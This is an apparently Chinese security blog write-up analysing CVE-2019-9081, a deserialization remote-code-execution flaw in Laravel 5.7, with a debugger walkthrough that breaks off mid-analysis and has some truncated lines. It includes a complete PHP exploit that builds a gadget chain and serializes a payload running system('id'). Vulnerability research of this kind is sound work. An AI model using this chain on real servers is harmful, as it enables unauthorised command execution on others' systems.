# Laravel入坑之CVE-2019-9081复现分析

我怎么这么帅 / 2019-07-02 06:01:00 / 浏览数 6721 安全技术 漏洞分析 顶(1) 踩(0)

---

背景

最近在学习Laravel框架的代码审计，恰好通过qwb线下的一道web了解到CVE-2019-9081，便详细地结合exp并利用断点跟踪对漏洞进行了复现分析，从中也学到了不少PH

1.分析准备

1.1漏洞描述

Laravel Framework是Taylor Otwell软件开发者开发的一款基于PHP的Web应用程序开发框架。Illuminate是其中的一个组件。Laravel Framework 5.7.x版本中的Illuminate组件存在反序列化漏洞，远程攻击者可利用该漏洞执行代码

1.2环境搭建

因为Laravel要求PHP的版本 >= 7.1.3，ubuntu16.04默认php7.0版本，因此环境中使用的php版本为7.2，切换php版本命令如下

```
# ■■ Apache ■■ PHP7.0
sudo a2dismod php7.0
# ■■ PHP7.2
sudo a2enmod php7.2
# ■■ Apache
sudo systemctl restart apache2.service
```

之后看到下图即说明搭建成功



1.3漏洞文件描述

漏洞出现在PendingCommand.php文件中，了解一个API用法的最快方式当然是查官方文档的函数说明去了解啦(Laravel5.7API函数说明)

## Methods

| | |
|---|---|
| void | __construct(TestCase $test, Application $app, string $command, array $parameters)<br>Create a new pending console command run. |
| $this | expectsQuestion(string $question, string $answer)<br>Specify a question that should be asked when the command runs. |
| $this | expectsOutput(string $output)<br>Specify output that should be printed when the command runs. |
| $this | assertExitCode(int $exitCode)<br>Assert that the command has the given exit code. |
| int | execute()<br>Execute the command. |
| int | run()<br>Execute the command. |
| void | mockConsoleOutput()<br>Mock the application's console output. |
| void | __destruct()<br>Handle the object's destruction. |

其中存在反序列化方法__destruct()，并且在其中调用了run函数来执行命令，那么思路就为通过反序列化该类的实例对象来调用run方法执行命令达到rce的效果

```
    public function __destruct()
    {
        if ($this->hasExecuted) {
            return;
        }

        $this->run();
    }
}
```

因为要结合exp进行分析，因此先贴出exp

```
<?php
namespace Illuminate\Foundation\Testing{
   class PendingCommand{
       protected $command;
       protected $parameters;
       protected $app;
       public $test;
       public function __construct($command, $parameters,$class,$app){
           $this->command = $command;
           $this->parameters = $parameters;
           $this->test=$class;
           $this->app=$app;
       }
   }
}
namespace Illuminate\Auth{
   class GenericUser{
       protected $attributes;
       public function __construct(array $attributes){
           $this->attributes = $attributes;
       }
   }
```

```
}
namespace Illuminate\Foundation{
   class Application{
       protected $hasBeenBootstrapped = false;
       protected $bindings;
       public function __construct($bind){
           $this->bindings=$bind;
       }
   }
}
namespace{
   $genericuser = new Illuminate\Auth\GenericUser(
       array(
           "expectedOutput"=>array("0"=>"1"),
           "expectedQuestions"=>array("0"=>"1")
            )
   );
   $application = new Illuminate\Foundation\Application(
       array(
           "Illuminate\Contracts\Console\Kernel"=>
               array(
                   "concrete"=>"Illuminate\Foundation\Application"
                    )
            )
   );
   $pendingcommand = new Illuminate\Foundation\Testing\PendingCommand(
       "system",array('id'),
       $genericuser,
       $application
   );
   echo urlencode(serialize($pendingcommand));
}
?>
```

其中在PendingCommand的构造方法中要传入的关键四个变量如下所示，也是exp构造的关键，其中$command和$parameters也就是我们要执行的命令和参数


Properties

| | | |
|---|---|---|
| TestCase | $test | The test being run. |
| protected Application | $app | The application instance. |
| protected string | $command | The command to run. |
| protected array | $parameters | The parameters to pass to the command. |

2.断点跟踪分析

因为该漏洞存在与Laravel组件中，因此要基于Laravel进行二次开发后可能存在此反序列化漏洞，qwb题目中直接通过$_GET['code']传入的参数进行unserialize()，所以首先



按道理说现在下一步就是触发__destruct函数，但payload中要使用3个类，对于Laravel这种大型框架而言当然少不了一些处理步骤，在左下方的函数调用栈中发现出现了两





因为我们在payload中使用的类在Task控制器中并没有加载进来，因此便触发了PHP的自动加载的功能，也就是实现了 lazy loading，以加载类PendingCommand为例进行分析(其它所用到的类加载方式相同)：关于PHP自动加载的相关描述可以参考(PHP 自动加载功能原理解析)
首先是类AliasLoadder中load方法的调用，其中涉及到使用Laravel框架所带有的Facade功能去尝试加载我们payload中所需要的类，Facade描述如下


在Laravel框架中判断的逻辑主要是有2条

- 用户提供所要加载的类是不是其中包含"Facades",如果是则通过loadFacade()函数进行加载
- 在Illuminate\Support\Facades命名空间中寻找是否含有用户所要加载的类




如果通过load()方法没有加载成功，则会调用loadclass()函数进行加载，而loadclass()函数中通过调用findfile()函数去尝试通过Laravel中的composer的自动加载功能含有
并生成namespace + classname的一个 key => value 的 php 数组来对所包含的文件来进行一个匹配




找到类PendingCommand所对应的文件后，将通过includeFile()函数进行包含，从而完成类PendingCommand的整个加载流程，加载完所需要的类后，将进入__destr


继续使用F7进入用于执行命令的run()函数进行分析

```php
public function run()
{
    $this->hasExecuted = true;

    $this->mockConsoleOutput();

    try {
        $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
    } catch (NoMatchingExpectationException $e) {
        if ($e->getMethodName() === 'askQuestion') {
            $this->test->fail('Unexpected question "'.$e->getActualArguments()[0]->getQuestion(
        }

        throw $e;
    }

    if ($this->expectedExitCode !== null) {
        $this->test->assertEquals(
            $this->expectedExitCode, $exitCode,
            message: "Expected status code {$this->expectedExitCode} but received {$exitCode}."
        );
    }
```



在run方法中，首先要调用mockConsoleOutput()方法，该方法主要用于模拟应用程序的控制台输出，此时因为要加载类Mockery和类Arrayinput，所以又要通过spl_au

```php
protected function mockConsoleOutput()
{
    $mock = Mockery::mock( ...args: OutputStyle::class.'[askQuestion]', [
        (new ArrayInput($this->parameters)), $this->createABufferedOutputMock(),
    ]);

    foreach ($this->test->expectedQuestions as $i => $question) {
        $mock->shouldReceive( ...methodNames: 'askQuestion')
            ->once()
            ->ordered()
            ->with(Mockery::on(function ($argument) use ($question) {
                return $argument->getQuestion() == $question[0];
            }))
            ->andReturnUsing(function () use ($question, $i) {
                unset($this->test->expectedQuestions[$i]);

                return $question[1];
            });
    }

    $this->app->bind( abstract: OutputStyle::class, function () use ($mock) {
        return $mock;
    });
}
```



按F7进入createABufferedOutputMock观察一下其内部的实现，其中又调用了Mockery的mock()函数,Mockery是一个简单而灵活的PHP模拟对象框架，在Laravel
应用程序测试中，我们可能希望「模拟」应用程序的某些功能的行为，从而避免该部分在测试中真正执行。此时继续F7进入mock函数，进入以后直接F8单步执行即可，

```php
    /**
     * Create a mock for the buffered output.
     *
     * @return \Mockery\MockInterface
     */
    private function createABufferedOutputMock()
    {
        $mock = Mockery::mock( ...args: BufferedOutput::class.'[doWr
                ->shouldAllowMockingProtectedMethods()
                ->shouldIgnoreMissing();

        foreach ($this->test->expectedOutput as $i => $output) {
            $mock->shouldReceive( ...methodNames: 'doWrite')
                ->once()
                ->ordered()
                ->with($output, Mockery::any())
                ->andReturnUsing(function () use ($i) {
                    unset($this->test->expectedOutput[$i]);
                });
        }

        return $mock;
    }
```




2.1exp构造关键点1

```
 * @param  \PHPUnit\Framework\TestCase  $test
 * @param  \Illuminate\Foundation\Application  $app
 * @param  string  $command
 * @param  array  $parameters
 * @return void
 */
public function __construct(PHPUnitTestCase $test, $app, $command, $parameters)
{
    $this->app = $app;
    $this->test = $test;
    $this->command = $command;
    $this->parameters = $parameters;
}
```


```
namespace{
    $genericuser = new Illuminate\Auth\GenericUser(
        array(
            "expectedOutput"=>array("0"=>"1"),
            "expectedQuestions"=>array("0"=>"1")
            )
    );
```

```
    foreach ($this->test->expectedOutput as $i => $output) {
        $mock->shouldReceive( ...methodNames: 'doWrite')
            ->once()
            ->ordered()
            ->with($output, Mockery::any())
            ->andReturnUsing(function () use ($i) {
                unset($this->test->expectedOutput[$i]);
            });
```


此时在createABufferedOutputMock()方法中要进入for循环，并且在其中要调用test的expectedOutput属性，然而在可以实例化的类中不存在expectedOutput属性(通过




所以这里要用到php魔术方法中的一个小trick，也是经常在ctf题中可能遇到的，当访问一个类中不存在的属性时会触发get()方法，通过去触发get()方法去进一步构造pop链





而此时$this->test是Illuminate\Auth\GenericUser的实例化对象，其是我们传入的，那么其是可以控制的，即attributes属性也是我们可以控制的，那当发生$this->test-





此时回到mockConsoleOutput()函数中，又进行了一个循环遍历，调用了test对象的的expectedQuestions属性，里面的循环体与createABufferedOutputMock()函数的循
$mock，从而走出mockConsoleOutput()函数，接下来回到run函数中

2.2exp构造关键点2





此时到了触发rce的关键点，
其中出现了$this->app[Kernel::class]->call方法的调用，其中Kernel::class在这里是一个固定值Illuminate\Contracts\Console\Kernel,并且call的参数为我们所要执行的命
$this->parameters)，那我们此时需要弄清$this->app[Kernal::class]返回的是哪个类的对象，使用F7步入程序内部进行分析



直到得到以下的getConcrete的调用栈,此时继续F8单步执行到利用payload的语句,此时因为$this为Illuminate\Foundation\Application，bindings属性是Container类的，





此时继续F8往下走，到了实例化Application类的时刻， 此时要满足isBuildable函数才可以进行build，因此F7步入查看

